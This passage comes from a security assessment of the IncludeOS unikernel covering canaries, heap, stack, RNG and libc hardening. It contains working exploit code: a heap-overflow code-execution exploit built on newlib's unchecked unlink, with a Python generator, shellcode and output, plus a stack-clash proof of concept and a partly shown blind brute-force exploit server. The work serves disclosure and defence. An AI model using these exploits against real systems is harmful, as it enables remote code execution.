In the commit we tested (`39c29bb`), the random hex string generated by CMake was 8 characters (i.e. 4 bytes) long, half the size of the 8-byte `uintptr_t` used to store it. This resulted in the upper 4 bytes being null, which significantly reduced the entropy but made the canary resistant to up to 4 overflows in null-terminating functions such as `strcpy`.

Just as we finished testing, a new commit (`093c011`) was pushed that increased the canary string length to 8 bytes. This increased the entropy, but left no guaranteed null bytes. This arguably makes the canary even less secure, as fully-random canaries will contain no null bytes 97% of the time, which would allow them to be read and written by null-terminating functions. Generally speaking, on 64-bit systems such as IncludeOS – which can afford to sacrifice a byte of entropy – the most secure option is not a fully random canary, but rather one with at least one null byte, with the other bytes being random. However, there is some debate as to the whether or not the most immediate byte of the canary should be null. [Des] In particular, this would allow `strcpy`-like functions to increase the length of strings preceding the canary all the way up to it, increasing the length by at least one if located directly before the canary. On the other hand, if the null were deeper within the canary, an off-by-one `strncpy` could be used to elongate a directly preceding string to include – and leak – the first byte of the canary. Additionally, a `strcpy` could, with probability $\frac{1}{256}$, extend a preceding string into the canary without triggering the canary. In either situation, a `memcpy` could be used, across separate runs – with an identical canary – to leak the entire canary before writing it successfully.

6.7 Heap Hardening

IncludeOS's C standard library is implemented with `newlib`, which describes itself as "a conglomeration of several library parts" that is "intended for use on embedded systems." [Hat] Embedded code generally runs on relatively limited hardware, and often has fewer security measures compared to code targeting more full-featured platforms. Indeed, this proves to be the case in IncludeOS; the heap quite literally lacks protections of any kind and is trivially easy to abuse. A buffer overflow into a chunk header can be exploited to write up to two pointers to arbitrary locations. An attacker with access to the source or binary can use this to gain code execution, **and even blind exploitation is possible** if the victim's application is set to restart on crash – or is sufficiently load-balanced – which would allow the attacker to brute-force target addresses.

6.7.1 Heap Implementation

In IncludeOS, `newlib`'s `free()` function in `newlib/libc/stdlib/malloc.c` internally calls `fREe()` in `newlib/libc/stdlib/mallocr.c`, which implements the heap as a segregated freelist, with each bucket B_i containing a doubly-linked list of chunks, all of size 2^i bytes. (The full allocation algorithm, which is fairly complex, is described in detail in `mallocr.c`.) Each allocated chunk is represented by a `struct malloc_chunk`, as follows.

```
1257 struct malloc_chunk {
1258   INTERNAL_SIZE_T prev_size; /* Size of previous chunk (if free). */
1259   INTERNAL_SIZE_T size;      /* Size in bytes, including overhead. */
1260   struct malloc_chunk* fd;   /* double links -- used only if free. */
1261   struct malloc_chunk* bk;
1262 };
1263 typedef struct malloc_chunk* mchunkptr;
```

Listing 57: `newlib/libc/stdlib/mallocr.c` (`INTERNAL_SIZE_T` is defined as `size_t`)

Each chunk stores its own size and the size of its predecessor. The pointers to the previous and next chunks are only valid when the chunk is free: when allocated, the buffer returned to the caller of `malloc()` will begin at the address of `fd`. Heap chunks do not have canaries.

To make matters worse, `fREe()` uses a vulnerable version of the `unlink` macro, with no pointer integrity checks. This form of `unlink` has been known to be vulnerable since at least December 2004, when the 2.3.4 release of `glibc` added integrity checks to the macro to mitigate heap-overflow attacks.

```
1945 #define unlink(P, BK, FD) {
1946   BK = P->bk;
1947   FD = P->fd;
1948   FD->bk = BK;
1949   BK->fd = FD;
1950 }
```

Listing 58: The vulnerable `unlink` macro in `newlib/stdlib/mallocr.c`



Figure 1: The operation of the `unlink` macro. Red links are removed; green links are added.

This performs two assignments, effectively `P->fd->bk = P->bk` and `P->bk->fd = P->fd`, which can be used to write an arbitrary value to an arbitrary location so long as the attacker can control `P` such that it points into a fake `malloc_chunk`. Given `newlib`'s `free()` implementation, this is not only possible, but trivial.

`fREe()` is fairly long and has several branches, but its overall logic is intuitively simple. The values `prev_size` and `size` are first read from the header of the chunk to be freed. Because of chunk alignment, the last few bytes in each size are never relevant to the actual size value, so they are used to store flags; among them is `PREV_INUSE` (`0x1`), which is set on `size` if the previous chunk is in use. The flags are used to determine whether or not the previous and/or next chunk are free; if so, they will be unlinked via the aforementioned vulnerable macro and merged with the current chunk. The full code (minus some irrelevant preprocessor conditional branches) is provided below.

```
void fREe(RARG Void_t* mem) {
  mchunkptr p;         /* chunk corresponding to mem */
  INTERNAL_SIZE_T hd;  /* its head field */
  INTERNAL_SIZE_T sz;  /* its size */
  int       idx;       /* its bin index */
  mchunkptr next;      /* next contiguous chunk */
  INTERNAL_SIZE_T nextsz; /* its size */
  INTERNAL_SIZE_T prevsz; /* size of previous contiguous chunk */
  mchunkptr bck;       /* misc temp for linking */
  mchunkptr fwd;       /* misc temp for linking */
  int       islr;      /* track whether merging with last_remainder */

  if (mem == 0)                              /* free(0) has no effect */
    return;

  MALLOC_LOCK;

  p = mem2chunk(mem);
  hd = p->size;

  check_inuse_chunk(p);

  sz = hd & ~PREV_INUSE;
  next = chunk_at_offset(p, sz);
  nextsz = chunksize(next);

  if (next == top) {                         /* merge with top */
    sz += nextsz;

    if (!(hd & PREV_INUSE))                  /* consolidate backward */
    {
      prevsz = p->prev_size;
      p = chunk_at_offset(p, -prevsz);
      sz += prevsz;
      unlink(p, bck, fwd);                   // VULNERABLE, but `top`
    }                                        // is neither known nor
                                             // controllable, so this
    set_head(p, sz | PREV_INUSE);            // path can't reliably be
    top = p;                                 // made to execute.

    if ((unsigned long)(sz) >= (unsigned long)trim_threshold)
      malloc_trim(RCALL top_pad);
```

```
    MALLOC_UNLOCK;
    return;
  }

  set_head(next, nextsz);                       /* clear inuse bit */
  islr = 0;

  if (!(hd & PREV_INUSE)) {                     /* consolidate backward */
    prevsz = p->prev_size;
    p = chunk_at_offset(p, -prevsz);
    sz += prevsz;

    if (p->fd == last_remainder)                /* keep as last_remainder */
      islr = 1;
    else
      unlink(p, bck, fwd);                      // VULNERABLE!
  }

  if (!(inuse_bit_at_offset(next, nextsz))) { /* consolidate forward */
    sz += nextsz;

  if (!islr && next->fd == last_remainder) {  /* re-insert last_remainder */
      islr = 1;
      link_last_remainder(p);
    } else
      unlink(next, bck, fwd);                   // VULNERABLE!
  }

  set_head(p, sz | PREV_INUSE);
  set_foot(p, sz);
  if (!islr)
    frontlink(p, sz, idx, bck, fwd);

  MALLOC_UNLOCK;
}
```

Listing 59: `newlib/stdlib/mallocr.c`, abbreviated to remove irrelevant preprocessor conditional branches

Given the right header values, the above code can be induced to make up to three pointer pair writes, one in each `unlink`. Our example exploit does not use the third `unlink`, as it is more complicated to exploit.

- The previous chunk's location is calculated by subtracting `prev_size` from `p`, the base pointer of the chunk being freed. If that chunk is free (i.e. the lowest bit in its `size` field is zero) then it will be unlinked and merged.
- The next chunk's location is then calculated by adding `size` to `p`, and it is merged if free.

Note that the main chunk being freed is freed in a different way, via the `frontlink` macro. This macro's function is similar to `unlink`, but it cannot be used to perform an arbitrary write, as the lvalue and rvalue in the assignments it performs are not simultaneously controllable.

Below, we provide an example exploit that uses a heap buffer overflow to gain code execution, assuming that the chunk size and panic handler address are known. Section 6.10.1 further develops this exploit to work in cases where the attacker has no knowledge of the binary or source.

6.7.2 Code Execution via Heap Buffer Overflow

The aforementioned two paired writes are sufficient to gain code execution. An attacker can craft an overflow so that (a) the header of a chunk that will be later be freed is overwritten with a chunk that appears to be in use (i.e. `size & 0x1 == 1`) and (b) two fake chunk headers are created before and after it that appear to be free (i.e. `size & 0x1 == 0`). The approximate layout is shown below.



Figure 2: The heap buffer overflow structure necessary to achieve code execution

Their `fd` and `bk` should be manipulated such that they perform two writes, as follows.

1. In the first `unlink`, overwrite the panic handler function pointer (see Section 6.5.6) with the address of some known-writable area. `unlink`'s reciprocal write will not cause a page fault, as the value being written is itself a writable address.
2. In the second `unlink`, write 8 bytes of shellcode at the aforementioned location. Here, the reciprocal write will cause a page fault, as it tries to take the shellcode as an address, the value of which is too high to have been mapped by IncludeOS during normal operation (as it typically allocates pages contiguously starting from `0x0`).
3. When the page fault occurs, the OS will panic and call the panic handler – which is now the above shellcode! The shellcode simply needs to add a small offset to the stack pointer so that it points to the buffer address passed to `free()` (which is still on the stack at this point) and call `ret`, which start executing the buffer.
4. One further issue remains: as mentioned in Section 6.7.1, the buffer begins at the address of the chunk's `fd` pointer (which, along with `bk`, is only valid when the chunk is free).



Figure 3: Differences in free and allocated chunk behavior

`fd` and `bk` are dereferenced early on in `free()`, so in order to avoid a premature page fault they must point to writable locations. However, they must also be valid shellcode, as execution begins at them as well – 8 bytes of shellcode is not sufficient to advance the buffer pointer beyond them before calling `ret`.

For purposes of alignment, the very first 8 bytes in the `.text` section of any IncludeOS binary will be a special 8-byte `nop` instruction (`0f 1f 84 00 00 00 00 00`). Conveniently, taken as a pointer, it also happens to be a writable address, since all memory space is writable and its value is low enough that IncludeOS always maps that area. The `fd` and `bk` pointers of the chunk to be freed may be set to this value, and shellcode can be positioned directly after that chunk header. Listed next are the sample program, the Python script exploiting it, a NASM-formatted shellcode payload, and the program output when exploited. The panic handler address (`0xbfe800`) was found using `gdb`.

```
#include <service>
#include <cstdio>
#include <cstdlib>
#include <kernel/os.hpp>

std::string hex_to_string(const std::string& input) { //https://stackoverflow.com/questions/3381614
  static const char* const lut = "0123456789ABCDEF";
  size_t len = input.length();
  if (len & 1) throw std::runtime_error("odd length");
  std::string output; output.reserve(len / 2);
  for (size_t i = 0; i < len; i += 2) {
    char a = toupper(input[i]);
    const char* p = std::lower_bound(lut, lut + 16, a);
    if (*p != a) throw std::runtime_error("invalid char");
    char b = toupper(input[i + 1]);
    const char* q = std::lower_bound(lut, lut + 16, b);
    if (*q != b) throw std::runtime_error("invalid char");
    output.push_back(((p - lut) << 4) | (q - lut));
  }
  return output;
}
void on_panic() {
  puts("*** PANIC HANDLER CALLED ***");
}

void Service::start(const std::string& args) {
  void *buf1 = malloc(0x40), *buf2 = malloc(0x40);
  OS::on_panic(on_panic);
  printf("%p\n", OS::on_panic);

  size_t start = args.find(' '); // Get rid of the program name (first arg)
  std::string args_ascii_hex = args.substr(start+1, args.size() - start - 1);
  std::string hex = hex_to_string(args_ascii_hex);
  printf("buf1 @ %p\n", buf1);
  printf("buf2 @ %p\n", buf2);
  memcpy((char*)buf1, hex.c_str(), hex.size());
  printf("buf1: %s\n", buf1);
  printf("buf2: %s\n", buf2);
  free(buf1); free(buf2);
}
```

Listing 60: `unikernel-tests/includeos/src/4-heap-2-rce/service.cpp`

```python
#!/usr/bin/env python
import sys, binascii, struct

def lestr(x, fmt):
    return struct.pack('<' + fmt, x).encode('hex')

def lestr2(x):
    return lestr(x, 'H')

def lestr4(x):
    return lestr(x, 'I')

def lestr8(x):
    return lestr(x, 'Q')

class Chunk:
    def __init__(self, size, prev_size, fd, bk):
        self.size = size
        self.prev_size = prev_size
        self.fd = fd
        self.bk = bk
    def __str__(self):
        ret =  lestr8(self.size)
        ret += lestr8(self.prev_size)
        ret += lestr8(self.fd)
        ret += lestr8(self.bk)
        return ret

EARLY_WRITABLE_TEXT_ADDR = 0xa00260
EXEC_STUB_SHELLCODE = 0xc300000088c48148    # rasm2 -a x86 -b 64 'add rsp, 0x88; ret;'
BUFSTART_STUB_SHELLCODE = 0x2eeb            # jmp 0x30
HDRSIZE = len(str(Chunk(0,0,0,0)))/2
EIGHT_BYTE_NOP = 0x0000000000841f0f         # see <deregister_tm_clones-0x8> in objdump

if __name__ == '__main__':
    if len(sys.argv) != 4:
        print 'Usage: 4-heap-2-rce.py <chunk1_size> <panic_handler_addr> <payload>'
        print '    The first two args should be in base 16, the latter should be an'
        print '    ASCII string representing instructions in hex.'
    chunk1_size = int(sys.argv[1], 16)
    panic_handler_addr = int(sys.argv[2], 16)
    payload = sys.argv[3]

    # free() appears to always consolidate forwards. We need to give this
    # chunk1 header/footer a valid set of values so unlink doesn't crash.
    chunk2_hdr = Chunk(0x20, 0x28, EIGHT_BYTE_NOP, EIGHT_BYTE_NOP)
    fake_prev_chunk_hdr = Chunk(0x0, 0x0,
                                panic_handler_addr - 0x18,
                                EARLY_WRITABLE_TEXT_ADDR)
    fake_next_chunk_hdr = Chunk(0x0, 0x0,
                                EARLY_WRITABLE_TEXT_ADDR - 0x18,
                                EXEC_STUB_SHELLCODE)

```

```
    atk_str = 'AA'*(chunk1_size - HDRSIZE) # Pad to end of chunk 1
    atk_str += str(fake_prev_chunk_hdr) # Fake prev chunk header
    atk_str += str(chunk2_hdr) # Fake chunk2 header
    atk_str += 'eb26' + 'BB'*6 # Instruction to jump over next header (execution starts from here)
                               # Plus some padding to 8 bytes
    atk_str += str(fake_next_chunk_hdr) # Fake next chunk header
    atk_str += payload

    print atk_str
```

Listing 61: `unikernel-tests/includeos/exploits/4-heap-2-rce.py`

```
sub rsp,0x90 ; Repair the stack

; Write 'H3110 W0R1D\0' at some known addr
mov rdi,0xa00300
mov [rdi],     dword 0x31313348 ; H311
mov [rdi+0x4], dword 0x30572030 ; 0 W0
mov [rdi+0x8], dword 0x00443152 ; R1D\0

; Call puts with the above string, then return
; This address may be slightly shifted on different binaries
mov rax,0xa723f0
call rax
ret
```

Listing 62: Shellcode payload targeting `unikernel-tests/includeos/src/4-heap-2-rce/service.cpp`

```
buf1 @ 0x10d6230
buf2 @ 0x10d6280
buf1: /* omitted invalid UTF8 chars */
buf2: /* omitted invalid UTF8 chars */

/* omitted register information */

>>>> !!! CPU 0 EXCEPTION !!! <<<<
    General Protection Fault (13)   EIP  0xa00260
Error code: 0xbfe7e8

        **** CPU 0 PANIC: ****
 General Protection Fault (13)
        Heap is at: 0x10d7000 / 0x7fdffff  (diff=116428799)
        Heap usage: 7 / 113707 Kb

[0] 0x0000000000a00ca0 + 0x0ea: panic
[1] 0x0000000000ae5cc0 + 0x088: void cpu_exception<13>(void**, unsigned int)
H3110 W0R1D


[ VM_PANIC ]  General Protection Fault (13)
```

Listing 63: Output of `unikernel-tests/includeos/src/4-heap-2-rce/service.cpp` when exploited

6.7.3 Page Table Corruption via Stack Overgrowth

Initial memory setup is performed in `src/arch/x86_64/arch_start.asm`. The locations of the stack and each level of the page table are hardcoded, and are defined as follows.

```
22 %define PAGE_SIZE          0x1000
23 %define P4_TAB             0x1000
24 %define P3_TAB             0x2000 ;; - 0x5000
25 %define P2_TAB           0x100000
26 %define STACK_LOCATION   0xA00000
```

Listing 64: `src/arch/x86_64/arch_start.asm`

Given that the stack grows down (i.e. toward lower addresses), the addresses above suggest that if the stack were to grow large enough, it would begin to overflow into the level-2 page table. In practice, this is precisely what occurs. The L2 page table is `0x4000` bytes long, extending from `0x100000` to `0x103ff8`. There is no (non-accessible) guard page between the stack and the page table to prevent the former from writing into the latter.

This exploit is displayed in the proof-of-concept below. The page fault that ultimately occurs is not the result of memory protection on the page table, but rather corruption of the page table entries for pages that are later accessed by the application.

```
1  #include <service>
2  #include <cstdio>
3  #include <cstdlib>
4
5  #define BUF_SIZE 0x800
6  void recurse(int i) {
7    char buf[BUF_SIZE] = {0};
8    memset(&buf, 'B', BUF_SIZE);
9
10   printf("Iteration #%d: stack frame spans approx. %p - %p\n", i, &buf, (&buf + BUF_SIZE));
11   printf("Last PTE: %p\n", *(void volatile* volatile*)0x103ff8);
12
13   recurse(i+1);
14 }
15
16 extern uintptr_t heap_begin;
17 void Service::start(const std::string& args) {
18   printf("heap_begin: %p\n", (void*)heap_begin);
19   recurse(0);
20 }
```

Listing 65: `unikernel-tests/includeos/src/5-misc-3-stack-clash/service.cpp`

```
heap_begin: 0xe83e00
Iteration #0: stack frame spans approx. 0x9ff220 - 0xdff220
Last PTE: 0xffe00083
Iteration #1: stack frame spans approx. 0x9fe9f0 - 0xdfe9f0
Last PTE: 0xffe00083
Iteration #2: stack frame spans approx. 0x9fe1c0 - 0xdfe1c0
Last PTE: 0xffe00083
Iteration #3: stack frame spans approx. 0x9fd990 - 0xdfd990
Last PTE: 0xffe00083
```

```
/*     many
 *  iterations
 *   omitted
 */
Iteration #4487: stack frame spans approx. 0x1070d0 - 0x5070d0
Last PTE: 0xffe00083
Iteration #4488: stack frame spans approx. 0x1068a0 - 0x5068a0
Last PTE: 0x103d00
Iteration #4489: stack frame spans approx. 0x106070 - 0x506070
Last PTE: 0x103d00
Iteration #4490: stack frame spans approx. 0x105840 - 0x505840
Last PTE: 0x103d00
Iteration #4491: stack frame spans approx. 0x105010 - 0x505010
Last PTE: 0x103d00
Iteration #4492: stack frame spans approx. 0x1047e0 - 0x5047e0
Last PTE: 0x103d00
Iteration #4493: stack frame spans approx. 0x103fb0 - 0x503fb0
Last PTE: 0x4242424242424242
Iteration #4494: stack frame spans approx. 0x103780 - 0x503780
Last PTE: 0x4242424242424242
Iteration #4495: stack frame spans approx. 0x102f50 - 0x502f50
Last PTE: 0x4242424242424242
Iteration #4496: stack frame spans approx. 0x102720 - 0x502720

/* omitted register information */

>>>> !!! CPU 0 EXCEPTION !!! <<<<
    Page Fault (14)   EIP  0x10000f
Error code: 0xe83f28

    **** CPU 0 PANIC: ****
 Page Fault (14)
```

Listing 66: Output of `unikernel-tests/includeos/src/5-misc-3-stack-clash/service.cpp`

6.8 Entropy and Random Number Generation

IncludeOS provides applications access to a cryptographic random number generator via the traditional `/dev/random` and `/dev/urandom` file paths. This is implemented by comparing all file path strings passed to IncludeOS' `open(2)` implementation against `"/dev/random"` and `"/dev/urandom"`. Should the path match one of these two strings, a special file descriptor will be returned for which reads and writes will be directed to IncludeOS' cryptographic random number generator. In the version of IncludeOS originally assessed, this special file descriptor had a hardcoded value of `998`, and file descriptors unconditionally counted upwards from `3`. [Inck, Incf] This would result in a behavior where it was possible that, after creating enough file descriptors, a newly opened file would have its reads and writes mapped to the random number generator instead. The behavior, as of commit `c2cb5d3`, is such that the random number generator file descriptor is hardcoded to a value of `4` and the file descriptor counter begins at `5`. [Incl, Incg] However, the new file descriptor counter still increments unconditionally, eventually resulting in a signed 32-bit integer overflow given enough generated file descriptors which will eventually overflow again back to `0`, and `4` – the random number generator. The initial overflow may also simply result in a temporary denial of service or intermittent "failure" to open files for POSIX compliant application that checks for negative or `-1` return values, respectively, from `open(2)`.

IncludeOS sources all of its entropy directly from the `RDRAND` instruction when available, falling back on the CPU cycle count via inlined assembly for `rdtsc` on x86_64. [Inch, Inca] `RDRAND` is intended for direct use as a CSPRNG by kernel and userland code as it is available *"at all privilege levels."* [Inb] In both cases, 32 bytes of data are initially obtained during init and fed into the random number generator via the `rng_absorb` function. There are no other guaranteed callers to `rng_absorb`, but it is used to enable submission of entropy via writes to `/dev/random` and `/dev/urandom`, and, more recently, OpenSSL's APIs. [Inci] As most modern CPUs will have `RDRAND`, the use of cycle counts as a fallback is unlikely to cause major problems; however, it is worth noting that the use of this fallback will yield highly predictable initial inputs into the random number generator due to the determinism in early IncludeOS initialization. Per Intel's documentation, `RDRAND` is not preferred for seeding the entropy of other CSPRNG implementations; instead, the `RDSEED` instruction exists for this task: [Ina]

> *The numbers returned by RDSEED have multiplicative prediction resistance. If you use two 64-bit samples with multiplicative prediction resistance to build a 128-bit value, you end up with a random number with 128 bits of prediction resistance ($2^{128} * 2^{128} = 2^{256}$). Combine two of those 128-bit values together, and you get a 256-bit number with 256 bits of prediction resistance. You can continue in this fashion to build a random value of arbitrary width and the prediction resistance will always scale with it. Because its values have multiplicative prediction resistance RDSEED is intended for seeding other PRNGs.*
>
> *In contrast, RDRAND is the output of a 128-bit PRNG that is compliant to NIST SP 800-90A. It is intended for applications that simply need high-quality random numbers. The numbers returned by RDRAND have additive prediction resistance because they are the output of a pseudorandom number generator. If you put two 64-bit values with additive prediction resistance together, the prediction resistance of the resulting value is only 65 bits ($2^{64} + 2^{64} = 2^{65}$). To ensure that RDRAND values are fully prediction-resistant when combined together to build larger values you can follow the procedures in the DRNG Software Implementation Guide on generating seed values from RDRAND, but* ***it's generally best and simplest to just use RDSEED for PRNG seeding.*** [6]

The RNG file descriptor implements reads using `rng_extract`, a thin wrapper around SHAKE128 using the Keccak-f[1600] permutation. This implementation ensures that, for each hash iteration, no more than the SHAKE128 rate in bytes (`168`) are extracted. Currently, the implementation does not pool the hash output for subsequent reads, but instead rehashes upon each read. As a result, for reads under the length of the SHAKE128 rate – and towards and below the length of the SHAKE256 rate (`136` bytes) – the construction will be akin to SHAKE256.

As mentioned later in Section 10.2 on page 95, during our assessment of IncludeOS' remediations, we observed that the default method of booting IncludeOS unikernels – with the IncludeOS `boot` (vmrunner) utility that wraps `qemu-system-x86_64` – does not enable the `RDRAND` feature in the guest VM. In particular, this wrapper does not configure the `qemu -cpu` option, resulting in the default `qemu64` CPU, which does not provide `RDRAND`, being selected. This results in **only the CPU cycle count being used to seed random number generation.** It is currently unclear why the Rumprun RNG was observed to be *visibly deterministic* while the IncludeOS RNG was not, even though they both used the CPU cycle count as their initial source of entropy. Regardless, this serves as a useful example of otherwise "correct" code being rendered unsafe due to the highly variable nature of virtualized hardware.

[6] Quoted with spelling corrections applied.

6.9 Standard Library Hardening

IncludeOS implements the C standard library via `newlib`, which appears lack hardening of any kind. It does not support registering custom format specifiers.

6.9.1 The `%n` Format Specifier

`newlib` supports the `%n` specifier, meaning that attacker-controllable format strings can be exploited to write arbitrary data.

6.9.2 Custom Format Specifiers

`newlib` does not support registering custom format specifiers.

6.9.3 The `_FORTIFY_SOURCE` Macro

`newlib` does not support the `_FORTIFY_SOURCE` macro.

6.10 Additional Payloads

6.10.1 Blind Code Execution via Panic Handler Overwrite

The heap buffer overflow exploit presented in Section 6.7.2 assumes that the attacker knows the panic handler address (which can be found via the source or binary). In fact, this is not even a necessity; if the target server restarts upon crashing, it is possible to brute-force the panic handler. The last write in the heap exploit always causes a panic, in which case either the system crashes and restarts (when the address that the attacker guessed is wrong), or it crashes and invokes the attacker's shell code (when the address is right).

Below is a vulnerable TCP echo client, which attempts to connect to the given address and port, reads one packet, and stores the contents in a too-small buffer; its panic handler calls `OS::restart()`. A Python script, `bruteforcer.py`, acts as the server, automatically determining the buffer size and panic handler location; details of the method are annotated alongside the source code. The exploit code generation is found in a separate file, `exploitgenerator.py`, which is largely based on the aforementioned heap buffer overflow exploit. Sample output of the client, when exploited, is provided.

```
#include <os>
#include <net/inet4>
#include <kernel/os.hpp>

#define BUFFER1_SIZE 0x98
#define BUFFER2_SIZE 0x40

void connectTo(net::ip4::Addr addr, int port);
void startClient(const std::string& args);

void on_panic() {
  puts("Panicked! Rebooting...");
  OS::reboot();
}

void Service::start(const std::string& args) {
  OS::on_panic(on_panic); // Restart on panic
  printf("on_panic: %p\n", (void*)&on_panic);

  // Get an IP address via DHCP
  printf("*** Waiting up to 5 sec. for DHCP... ***\n");
  net::Inet4::ifconfig(5.0, [=](bool timeout) {
```

```
    if (timeout) {
      printf("*** Falling back to static network config ***\n");
      net::Inet4::stack().network_config(
        { 10,0,0,10 },      // IP
        { 255,255,255,0 },  // Netmask
        { 10,0,0,1 },       // Gateway
        { 8,8,4,4 });       // DNS
    }
    startClient(args);
  });
}

void startClient(const std::string& args) {
  size_t firstSpacePos = args.find(' ');
  size_t secondSpacePos = args.find(' ', firstSpacePos+1);
  const static std::string remoteAddr = args.substr(firstSpacePos+1, secondSpacePos-firstSpacePos-1);
  const static std::string remotePort = args.substr(secondSpacePos+1, args.size()-secondSpacePos-1);

  printf("Connecting to %s:%s...\n", remoteAddr.c_str(), remotePort.c_str());
  connectTo(remoteAddr, std::stoi(remotePort));
}

void connectTo(net::ip4::Addr addr, int port) {
  auto& inet = net::Inet4::stack<0>();
  net::Socket remote(net::ip4::Addr(addr), port);

  auto connectionCallback = [=](net::tcp::Connection_ptr conn) {
    printf("Connected!\n");
    conn->on_read(1024, [=](net::tcp::buffer_t buffer, size_t n) {
      void* buf1 = malloc(BUFFER1_SIZE);
      void* buf2 = malloc(BUFFER2_SIZE);

      memcpy(buf1, buffer.get(), n);  // OVERFLOW!!!

      printf("buf1 @ %p: %d\n", buf1, strlen((char*)buf1));
      printf("buf2 @ %p: %d\n", buf2, strlen((char*)buf2));

      free(buf1);
      free(buf2);

      conn->write("OK!");
      conn->close();

      // Reconnect automatically
      connectTo(addr, port);
    });
    conn->on_close([=]() {
      connectTo(addr, port);
    });
  };
  inet.tcp().connect(remote, connectionCallback);
}
```

Listing 67: `unikernel-tests/includeos/src/4-heap-3-brute-force/service.cpp`

```python
#! /usr/bin/env python

import select
import socket
import sys
import os
from exploitgenerator import generate_exploit

HOST = '10.0.0.1' if (len(sys.argv) < 2) else sys.argv[1]
PORT = 8080 if (len(sys.argv) < 3) else int(sys.argv[2])

X_MARK = u'\u2718'
CHK_MARK = u'\u2714'

# Perform a binary(ish) search to find the largest chunk size that does not crash
def get_chunk_size(sock):
    chunk_size_guess = 1
    max_ok = 1
    min_crashed = 0xFFFFFFFFFFFFFFFF
    increment = 1

    # Search by increasing gussed size by `increment`, doubling `increment` each time
    # On server crash, revert the last increment to size and reset `increment` to 1
    print 'Size\tMax OK\tMin crash\tResult\tIncrement'
    while max_ok != min_crashed - 1:
        while True:
            print hex(chunk_size_guess), '\t', hex(max_ok), '\t', hex(min_crashed),
            try:
                # Try a range of characters as our attack string. When we just begin
                # to overflow into the buffer, some of these may cause a crash, while
                # others may not. If any do, consider the guessed size too big.
                for char in ['\x01', '\x02', '\x88', '\x89', '\xfe', '\xff']:
                    connection, client_address = sock.accept()
                    atk_str = char * chunk_size_guess
                    connection.sendall(atk_str)
                    response = connection.recv(0x20)    # Server will send back 'OK!'
                    if response == '':
                        raise Exception('Server crashed')
                max_ok = max(chunk_size_guess, max_ok)
                chunk_size_guess += increment
                print '\t\t', CHK_MARK, '\t', '+' + hex(increment)
                increment *= 2
            except Exception as e:
                min_crashed = min(chunk_size_guess, min_crashed)
                chunk_size_guess -= increment/2
                print '\t\t', X_MARK, '\t', '-' + hex(increment/2)
                increment = 1
                break
            finally:
                connection.close()

    # The 0x8 offset is an empirically-determined constant
    return max_ok - 0x8
```

```
54
55  def do_exploit(sock, chunk_size, ph_addr_initial_guess):
56      ph_addr_guess = ph_addr_initial_guess
57
58      print 'Address\t\tResult'
59      while True:
60          connection, client_address = sock.accept()
61
62          atk_str = generate_exploit(chunk_size, ph_addr_guess)
63
64          # Pass the attack string, then check to see if the server is responding
65          # again after 5 seconds. If so, it has crashed and restarted. If not,
66          # our exploit is running.
67          try:
68              connection.sendall(atk_str)
69              sock.setblocking(0)
